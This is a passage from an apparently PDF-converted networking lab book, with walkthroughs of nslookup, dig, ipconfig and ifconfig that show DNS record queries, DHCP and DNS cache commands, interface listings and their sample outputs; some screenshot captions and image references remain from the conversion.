
First, make sure that Kali is in shutdown state. In the Oracle VirtualBox Manager main window, click the Settings button, then follow the steps described in the figure.






Now, we can take a snapshot of the entire Kali VM.





Now, whenever necessary, we can restore Kali Linux virtual machine to this snapshot level and then boot the system in its initial state.



Lab 16. Nslookup

Lab Objective:

Learn how to use Nslookup to gather DNS information on a target site.

Lab Purpose:

Nslookup is a network administration command-line tool used for querying the DNS to obtain domain name or IP address mapping information.

Lab Tool:

Windows Machine or Kali Linux.

Lab Topology:

You can use a Windows Machine or Kali Linux for this lab.

Lab Walkthrough:

Task 1:

Nslookup comes built in on both Windows and Linux. In Windows, it comes in both an interactive and non-interactive mode. To open the interactive mode, type “nslookup”. To quit the interactive mode, type “quit”.

We will begin by finding the IP address of a host. To do this, type the following:

```
nslookup www.google.com
```

```
C:\Users\User>nslookup www.google.com
Server: homerouter.cpe
Address: 192.168.8.1
Non-authoritative answer:
Name: www.google.com
Addresses: 2a00:1450:400b:c01::68
           2a00:1450:400b:c01::6a
           2a00:1450:400b:c01::63
           2a00:1450:400b:c01::67 } IPv6
           74.125.193.104
           74.125.193.99
           74.125.193.147
           74.125.193.106
           74.125.193.103
           74.125.193.105 } IPv4
```

As you will see, we are returned with the different IPv4 and IPv6 ip addresses for Google.com. The node, called as “local DNS resolver”, is the first point of contact we make with a DNS query every time.

This is usually the IP address of the device provided to you by your Internet Service Provider. Of course, you can target your “all DNS queries” to a different server by changing your local machine’s network settings accordingly.

Task 2:

We will now perform a reverse lookup which will match an IP address to a domain name. This is also called the DNS PTR record, and can be thought of as the exact opposite of the DNS A record. To do this type:

```
nslookup 74.125.193.99
```

```
C:\Users\User>nslookup 74.125.193.99
Server: homerouter.cpe
Address: 192.168.8.1
Name: ig-in-f99.1e100.net
Address: 74.125.193.99
```

DNS PTR record

Oftentimes, we can see that hostnames DNS A and DNS PTR queries do not match on web servers. This is because multiple IP addresses may be matched against a DNS A record to perform load balancing.

Task 3:

We can also find any “Mail eXchange” servers for a particular domain. To do this, type:

```
nslookup -querytype=mx google.com
```

```
C:\Users\User>nslookup -querytype=mx google.com
Server: homerouter.cpe
Address: 192.168.8.1

Non-authoritative answer:
google.com      MX preference = 10, mail exchanger = aspmx.l.google.com
google.com      MX preference = 20, mail exchanger = alt1.aspmx.l.google.com
google.com      MX preference = 50, mail exchanger = alt4.aspmx.l.google.com
google.com      MX preference = 40, mail exchanger = alt3.aspmx.l.google.com
google.com      MX preference = 30, mail exchanger = alt2.aspmx.l.google.com
```

Task 4:

We can also find the “Name Servers” responsible for a domain. In other words, only those servers which are authoritative sources to keep DNS records of the google.com domain name. To do this, first open an interactive console by typing “nslookup”. Then, type:

```
set query=ns
```

Then, type the domain name into the terminal.

```
C:\Users\User>nslookup
Default Server: homerouter.cpe
Address: 192.168.8.1

> set query=ns
> set query=ns
> google.com
Server: homerouter.cpe
Address: 192.168.8.1

Non-authoritative answer:
google.com      nameserver = ns4.google.com
google.com      nameserver = ns1.google.com
google.com      nameserver = ns3.google.com
google.com      nameserver = ns2.google.com
```

Task 5:

It is possible to access domain verification data by making a DNS TXT query.

```
nslookup -querytype=txt google.com
```

```
Non-authoritative answer:  
google.com      text =  
      "v=spf1 include:_spf.google.com ~all"  
google.com      text =  
      "docusign=05958488-4752-4ef2-95eb-aa7ba8a3bd0e"  
google.com      text =  
      "google-site-verification=wD8N7i1JTNTkezJ49swvWw48f8_9xveREV4oB-0Hf5o"  
google.com      text =  
      "apple-domain-verification=30afIBcvSuDV2PLX"  
google.com      text =  
      "globalsign-smime-dv=CDYX+XFHUw2wmI6/Gb8+59BsH31KzUr6c1l28PvqKX8="  
google.com      text =  
      "facebook-domain-verification=22rm551cu4k0ab0bxsw536tlds4h95"  
google.com      text =  
      "docusign=1b0a6754-49b1-4db5-8540-d2c12664b289"
```

Lab 17. Dig

Lab Objective:

Learn how to use Dig to gather DNS information.

Lab Purpose:

Dig stands for Domain Information Groper. It is a tool for querying DNS nameservers for information about host addresses, mail exchanges, nameservers and related information.

Lab Tool:

Kali Linux.

Lab Topology:

You can use Kali Linux for this lab.

Lab Walkthrough:

Task 1:

Dig is a tool which can be used on either Linux or Mac OS. Dig comes pre-installed on Kali Linux and you can check its version using the following command:

```
dig -v
```

The dig syntax looks like the following:

```
Dig [server] [name] [type]
```

We will begin by performing a simple dig command. Type the following into a terminal:

```
dig google.com
```

Task 2:

The above command will include several information. There may be a time when you only want the result of the query. This can be achieved in dig with the following command:

```
[root@kali]# dig google.com

; <>> DiG 9.16.8-Debian <><> google.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 22272
;; flags: qr rd ra; QUERY: 1, ANSWER: 6, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; MBZ: 0x0005, udp: 4096
; COOKIE: 72d8c192901bd990f232108c600ef79de92e18ef6fcbb2499 (good)
;; QUESTION SECTION:
;google.com.           IN      A

;; ANSWER SECTION:
google.com.          5       IN      A      74.125.193.101
google.com.          5       IN      A      74.125.193.100
google.com.          5       IN      A      74.125.193.113
google.com.          5       IN      A      74.125.193.138
google.com.          5       IN      A      74.125.193.139
google.com.          5       IN      A      74.125.193.102

;; Query time: 164 msec
;; SERVER: 192.168.71.2#53(192.168.71.2)
;; WHEN: Mon Jan 25 12:21:58 EST 2021
;; MSG SIZE  rcvd: 163
```

```
dig google.com +short
```

```
[root@kali:~]# dig google.com +short
74.125.193.138
74.125.193.139
74.125.193.101
74.125.193.113
74.125.193.102
74.125.193.100
```

As you can see, there can be more than one IP for a host record.

Task 3:

This next command will get rid of all information before the answer section, for easier reading. We can specify this using the following command:

```
[root@kali:~]# dig google.com +noall +answer
;; Warning: Client COOKIE mismatch
google.com.      5      IN      A      74.125.193.138
google.com.      5      IN      A      74.125.193.139
google.com.      5      IN      A      74.125.193.101
google.com.      5      IN      A      74.125.193.113
google.com.      5      IN      A      74.125.193.102
google.com.      5      IN      A      74.125.193.100
```

Task 4:

We can also specify the nameservers we wish to query using the following command:

```
(root㉿kali)-[~]
# dig @8.8.8.8 google.com

; <>> DiG 9.16.8-Debian <>> @8.8.8.8 google.com
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 35775
;; flags: qr rd ra; QUERY: 1, ANSWER: 6, AUTHORITY: 0, ADDITIONAL: 1
;
;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 512
;; QUESTION SECTION:
;google.com.           IN      A

;; ANSWER SECTION:
google.com.        84      IN      A      74.125.193.113
google.com.        84      IN      A      74.125.193.138
google.com.        84      IN      A      74.125.193.139
google.com.        84      IN      A      74.125.193.102
google.com.        84      IN      A      74.125.193.100
google.com.        84      IN      A      74.125.193.101

;; Query time: 28 msec
;; SERVER: 8.8.8.8#53(8.8.8.8)
;; WHEN: Mon Jan 25 12:37:58 EST 2021
;; MSG SIZE  rcvd: 135
```

This command queries the “google.com” record from the Name Server with IP address 8.8.8.8.

Task 5:

If we want to query all DNS record types, we can use the “ANY” option. This will display all the available record types in the output:

```
(root㉿kali)-[~]
# dig google.com ANY

; <>> DiG 9.16.8-Debian <>> google.com ANY
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 17778
;; flags: qr rd ra; QUERY: 1, ANSWER: 15, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: cc4f26e74778f0606f7c4eba600f01bd080e2dc7527ce5cc (good)
;; QUESTION SECTION:
;google.com.          IN      ANY

;; ANSWER SECTION:
google.com.        40      IN      SOA     ns1.google.com. dns-admin.google.com.
google.com.        121     IN      AAAAA   2a00:1450:400b:c01::64
google.com.        121     IN      AAAAA   2a00:1450:400b:c01::8a
google.com.        121     IN      AAAAA   2a00:1450:400b:c01::65
google.com.        121     IN      AAAAA   2a00:1450:400b:c01::66
google.com.        73      IN      A       74.125.193.139
google.com.        73      IN      A       74.125.193.113
google.com.        73      IN      A       74.125.193.102
google.com.        73      IN      A       74.125.193.138
google.com.        73      IN      A       74.125.193.101
google.com.        73      IN      A       74.125.193.100
google.com.        74158   IN      NS      ns4.google.com.
google.com.        74158   IN      NS      ns2.google.com.
google.com.        74158   IN      NS      ns1.google.com.
google.com.        74158   IN      NS      ns3.google.com.
```

Task 6:

We can also look up a specific record. For example, if we want to get only the mail exchange section associated with a domain, we can use the following command:

```
dig google.com MX
```

We can query a number of specific record types using the following tags in place of MX:

TXT, CNAME, NS, A

```
[root@kali:~]# dig google.com MX

; <>> DiG 9.16.8-Debian <>> google.com MX
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 29047
;; flags: qr rd ra; QUERY: 1, ANSWER: 5, AUTHORITY: 0, ADDITIONAL: 1
;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; MBZ: 0x0005, udp: 4096
; COOKIE: 9678877afae824ee30432ec6600efa83cef41585bccbb835 (good)
;; QUESTION SECTION:
;google.com.           IN      MX

;; ANSWER SECTION:
google.com.        5       IN      MX      50 alt4.aspmx.l.google.com.
google.com.        5       IN      MX      10 aspmx.l.google.com.
google.com.        5       IN      MX      20 alt1.aspmx.l.google.com.
google.com.        5       IN      MX      40 alt3.aspmx.l.google.com.
google.com.        5       IN      MX      30 alt2.aspmx.l.google.com.

;; Query time: 324 msec
;; SERVER: 192.168.71.2#53(192.168.71.2)
;; WHEN: Mon Jan 25 12:31:11 EST 2021
;; MSG SIZE  rcvd: 175
```

Task 7:

We can trace the DNS path, similar to traceroute, using the following command:

```
(kali㉿kali)-[~]
└─$ dig +short +trace microsoft.com
NS a.root-servers.net. from server 10.128.0.1 in 60 ms.
NS g.root-servers.net. from server 10.128.0.1 in 60 ms.
NS e.root-servers.net. from server 10.128.0.1 in 60 ms.
NS l.root-servers.net. from server 10.128.0.1 in 60 ms.
NS c.root-servers.net. from server 10.128.0.1 in 60 ms.
NS m.root-servers.net. from server 10.128.0.1 in 60 ms.
NS d.root-servers.net. from server 10.128.0.1 in 60 ms.
NS k.root-servers.net. from server 10.128.0.1 in 60 ms.
NS f.root-servers.net. from server 10.128.0.1 in 60 ms.
NS j.root-servers.net. from server 10.128.0.1 in 60 ms.
NS h.root-servers.net. from server 10.128.0.1 in 60 ms.
NS i.root-servers.net. from server 10.128.0.1 in 60 ms.
NS b.root-servers.net. from server 10.128.0.1 in 60 ms.
RRSIG NS 8 0 518400 20210401050000 20210319040000 42351 . oZULpW26Z+Uiz8F6nDvTvfg1A2
ZU+SSW5RCSVirATK6XiV7DHseiRZaT Xw060wWCePVJEJomZVEUG0pbF4yJlEM1oJFW/1K5GN3ajLb95mZJn
Nev lt5Gkj9fAFvB+Xks0H0a1XwUyROzucCtGzgq4t7fhmfCOymnDBvev/y8 +X5W/vdybj09TH9LMLHKnvg
GReugWVSeGm+j8bGDmUGzVhsxmdcFSjx+ Il6NrobXMAU95Hu9pRbzvPAep9OZ4YAOVxOtcR+PVdPE+yHqUG
480hZA acUgedjCHlKtViyTavyZX5RmMuCRDuADPmDaWPZjKPfh5BNaFLWIzpwa 43wmFg= from server
10.128.0.1 in 60 ms.
A 104.215.148.63 from server 13.107.24.205 in 68 ms.
A 40.76.4.15 from server 13.107.24.205 in 68 ms.
A 40.112.72.205 from server 13.107.24.205 in 68 ms.
A 40.113.200.201 from server 13.107.24.205 in 68 ms.
A 13.77.161.179 from server 13.107.24.205 in 68 ms.
```

Task 8:

It is also possible to make DNS queries for IP addresses.

```
(kali㉿kali)-[~]
$ dig -x 74.125.193.102 ↗
; <>> DiG 9.16.12-Debian <>> -x 74.125.193.102
;; global options: +cmd
;; Got answer:
;; →HEADER← opcode: QUERY, status: NOERROR, id: 55312
;; flags: qr rd; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 0
;; WARNING: recursion requested but not available

;; QUESTION SECTION:
;102.193.125.74.in-addr.arpa. IN PTR
;; ANSWER SECTION:
102.193.125.74.in-addr.arpa. 86347 IN PTR ig-in-f102.1e100.net. ↗
;; Query time: 60 msec
;; SERVER: 10.128.0.1#53(10.128.0.1)
;; WHEN: Fri Mar 19 14:57:01 EDT 2021
;; MSG SIZE rcvd: 106
```

Task 9:

Dig has a useful feature which allows you to perform a number of DNS lookups for a list of domains instead of doing the same for each one individually. This can be done by performing a lookup using a file:

```
dig -f domain_names.txt +short
```

Task 10:

It is possible to access domain verification data by making a DNS TXT query.

```
(kali㉿kali)-[~]
$ dig +short TXT hackaday.com
"projects google-site-verification=RjppnbZuuM-LhJ6Xb1EG0vnZeM6xvkkMxBxGm0m7ekQ" 1
"v=spf1 include:aspmx.googlemail.com include:mailer.postageapp.com include:mailgun.o
rg include:servers.mcsv.net ~all" 2
"google-site-verification=lXv4FJCKt039C05Cy0mNT4j9zLRbWS03GIicV4x-iQg" 3
"facebook-domain-verification=ie1lkz19o2lsbploq4owagf1snbzsy" 4
"ZOOM_verify_cuY_AVoeSBi4AAVJQvMu-A" 5
```

Dig is a tool with multiple uses and can be very useful for gathering a broad range of DNS information about a target site.

Lab 18. Using Ipconfig to View and Modify Network Information on Windows

Lab Objective:

Learn how to use ipconfig to view and modify network information on Windows.

Lab Purpose:

Ipconfig stands for Internet Protocol configuration. It is a console application which displays all current TCP/IP network configuration values and refreshes DHCP and DNS settings.

Lab Tool:

Windows

Lab Topology:

You can use Windows for this lab.

Lab Walkthrough:

Task 1:

We will begin by viewing the help information screen by executing the following command:

```
ipconfig /?
```

```
C:\Users\User>ipconfig /displaydns

Windows IP Configuration

tile-service.weather.microsoft.com
-----
Record Name . . . . . : tile-service.weather.microsoft.com
Record Type . . . . . : 5
Time To Live . . . . . : 16
Data Length . . . . . : 8
Section . . . . . . . : Answer
CNAME Record . . . . . : wildcard.weather.microsoft.com.edgekey.net

Record Name . . . . . : wildcard.weather.microsoft.com.edgekey.net
Record Type . . . . . : 5
Time To Live . . . . . : 16
Data Length . . . . . : 8
Section . . . . . . . : Answer
CNAME Record . . . . . : e15275.g.akamaiedge.net
```

Open a command prompt to begin, and type “ipconfig” to view your networking information.

```
C:\Users\User>ipconfig

Windows IP Configuration

Unknown adapter Local Area Connection 2:
    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix . . .

Unknown adapter wintunshark0:
    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix . . .

Ethernet adapter Ethernet:
    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix . . .

Ethernet adapter VirtualBox Host-Only Network:
    Connection-specific DNS Suffix . . .
    IPv4 Address. . . . . : 192.168.56.1
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . :
```

```
Unknown adapter Local Area Connection:  
Media State . . . . . : Media disconnected  
Connection-specific DNS Suffix . :  
  
Wireless LAN adapter Local Area Connection* 1:  
Media State . . . . . : Media disconnected  
Connection-specific DNS Suffix . :  
  
Wireless LAN adapter Local Area Connection* 2:  
Media State . . . . . : Media disconnected  
Connection-specific DNS Suffix . :  
  
Ethernet adapter VMware Network Adapter VMnet1:  
Connection-specific DNS Suffix . :  
Autoconfiguration IPv4 Address. . . : 169.254.146.21  
Subnet Mask . . . . . : 255.255.0.0  
Default Gateway . . . . . :  
  
Ethernet adapter VMware Network Adapter VMnet8:
```

As you will see, there will be a lot of information shown, including your local IP addresses.

Task 2:

To display the full TCP/IP configuration information for all network adapters, we can use the following command:

```
ipconfig /all
```

The screenshot shows the command-line output of 'ipconfig /all' on a Windows system. Several fields are highlighted with red boxes and blue circular icons with white 'i' symbols, indicating they are informational or specific to the adapter.

```
C:\Users\gurka>ipconfig /all
Windows IP Configuration

Host Name . . . . . : HOMEPC
Primary Dns Suffix . . . . . :
Node Type . . . . . : Hybrid
IP Routing Enabled. . . . . : No
WINS Proxy Enabled. . . . . : No

Ethernet adapter Ethernet 3:
  Connection-specific DNS Suffix . . . . . :
  Description . . . . . : VirtualBox Host-Only Ethernet Adapter
  Physical Address. . . . . : 0A-00-27-00-00-12
  DHCP Enabled. . . . . : NO
  Autoconfiguration Enabled . . . . . : Yes
  Link-local IPv6 Address . . . . . : fe80::88c2:2fac:7f84:8cf8%18(Preferred)
  IPv4 Address. . . . . : 192.168.56.1(Preferred)
  Subnet Mask . . . . . : 255.255.255.0
  Default Gateway . . . . . :
  DHCPv6 IAID . . . . . : 587857959
  DHCPv6 Client DUID. . . . . : 00-01-00-
  DNS Servers . . . . . : fec0:0:0:ffff::1%1
                           fec0:0:0:ffff::2%1
                           fec0:0:0:ffff::3%1
  NetBIOS over Tcpip. . . . . : Enabled
```

Task 3:

Assume that our machine has an IP address with DHCP. To release our current IPv4 or IPv6 address, we can use the following commands:

```
ipconfig /release
ipconfig /release6
```

```
C:\Users\User>ipconfig /release6

Windows IP Configuration

The operation failed as no adapter is in the state permissible for
this operation.

Unknown adapter Local Area Connection 2:

    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix . :

Unknown adapter wintunshark0:

    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix . :

Ethernet adapter Ethernet:

    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix . :

Ethernet adapter VirtualBox Host-Only Network:

    Connection-specific DNS Suffix . :
    IPv4 Address. . . . . : 192.168.56.1
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . :
```


Renew our IP addresses via DHCP:

```
ipconfig /renew
```

Task 3:

If we want to purge the DNS resolver cache, we can do that using the following command:

```
ipconfig /flushdns
```



```
C:\Users\User>ipconfig /flushdns
Windows IP Configuration

Successfully flushed the DNS Resolver Cache.
```

This will essentially get rid of the local cache of DNS information.

Task 4:

We can also refresh all DHCP leases and re-register DNS names using the following command:

```
ipconfig /registerdns
```

You will need to run command prompt as administrator to execute this command.

Open

Run as administrator

Open file location

Unpin from Start

Pin to taskbar

User Account Control

X

Do you want to allow this app to make changes to your device?




Windows Command Processor

Verified publisher: Microsoft Windows

[Show more details](#)

Yes

No

C:\WINDOWS\system32>ipconfig /registerdns 

Windows IP Configuration

Registration of the DNS resource records for all adapters of this computer has been initiated. Any errors will be reported in the Event Viewer in 15 minutes.

Task 5:

We can display the content of the DNS Resolver Cache using the following command:

```
ipconfig /displaydns
```

a.nel.cloudflare.com

Record Name : a.nel.cloudflare.com
Record Type : 1
Time To Live : 13109
Data Length : 4
Section : Answer
A (Host) Record . . . : 35.190.80.1

discord.com

Record Name : discord.com
Record Type : 1
Time To Live : 260
Data Length : 4
Section : Answer
A (Host) Record . . . : 162.159.137.232

Lab 19. Using Ifconfig to View and Modify Network Information on Linux

Lab Objective:

Learn how to use ifconfig to view and modify network information on Linux.

Lab Purpose:

Ifconfig is a system administration utility in Linux operating systems, used for network interface configuration. It is a command line interface tool and is used in the system start-up scripts of many operating systems.

Ifconfig is the equivalent of the ipconfig tool used on Windows.

Lab Tool:

Kali Linux

Lab Topology:

You can use Kali Linux for this lab.

Lab Walkthrough:

Task 1:

We will begin by viewing the help information screen by executing the following command:

```
Ifconfig -h
```

```
(root㉿kali)-[~]
# ifconfig -h
Usage:
  ifconfig [-a] [-v] [-s] <interface> [[<AF>] <address>]
  [add <address>[/<prefixlen>]]
  [del <address>[/<prefixlen>]]
  [[-]broadcast [<address>]]  [[-]pointopoint [<address>]]
  [netmask <address>]  [dstaddr <address>]  [tunnel <address>]
  [outfill <NN>]  [keepalive <NN>]
  [hw <HW> <address>]  [mtu <NN>]
  [[-]trailers]  [[-]arp]  [[-]allmulti]
  [multicast]  [[-]promisc]
  [mem_start <NN>]  [io_addr <NN>]  [irq <NN>]  [media <type>]
  [txqueuelen <NN>]
  [[-]dynamic]
  [up|down] ...

<HW>=Hardware Type.
List of possible hardware types:
  loop (Local Loopback)  s390 (Serial Line I/O)  scsipi (VJ Serial)
```

Open a terminal to begin, and type “ifconfig” to view your networking information.

```
(root㉿kali)-[~]
# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
      inet 192.168.71.131 netmask 255.255.255.0 broadcast 192.168.71.255
            ether 00:0c:29:2c:b1:d3 txqueuelen 1000 (Ethernet)
                  RX packets 18853 bytes 13134687 (12.5 MiB)
                  RX errors 0 dropped 0 overruns 0 frame 0
                  TX packets 54525 bytes 5496949 (5.2 MiB)
                  TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
      inet 127.0.0.1 netmask 255.0.0.0
            loop txqueuelen 1000 (Local Loopback)
                  RX packets 48 bytes 2092 (2.0 KiB)
                  RX errors 0 dropped 0 overruns 0 frame 0
                  TX packets 48 bytes 2092 (2.0 KiB)
                  TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

As you will see, there will be a lot of information, including your local IP addresses. New Linux distributions do not have the “ifconfig” command installed. In this case, you can use the “ip addr” command.

Task 2:

To display a short list output, we can use the following command:

```
ifconfig -s
```

```
(root㉿kali)-[~]
# ifconfig -s
Iface      MTU     RX-OK RX-ERR RX-DRP RX-OVR     TX-OK TX-ERR
          TX-DRP TX-OVR Flg
eth0       1500    18849     0     0 0      54511     0
          0        0 BMRU
lo         65536      44     0     0 0      44      0
          0        0 LRU
```

Task 3:

We can display information about a specific interface by using the following command:

```
ifconfig [interface-name]
```

This is useful for determining interface information and for debugging.


```
(root㉿kali)-[~]
# ifconfig eth0
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
      inet 192.168.71.131 netmask 255.255.255.0 broadcast 192.168.71.255
            inet6 fe80::20c:29ff:fe2c:b1d3 prefixlen 64 scopeid 0x20<link>
              ether 00:0c:29:2c:b1:d3 txqueuelen 1000 (Ethernet)
                RX packets 18849 bytes 13134005 (12.5 MiB)
                RX errors 0 dropped 0 overruns 0 frame 0
                TX packets 54511 bytes 5495617 (5.2 MiB)
                TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

Task 4:

We can disable or enable a network interface using an ifconfig flag. For

example:

```
ifconfig eth0 down
```

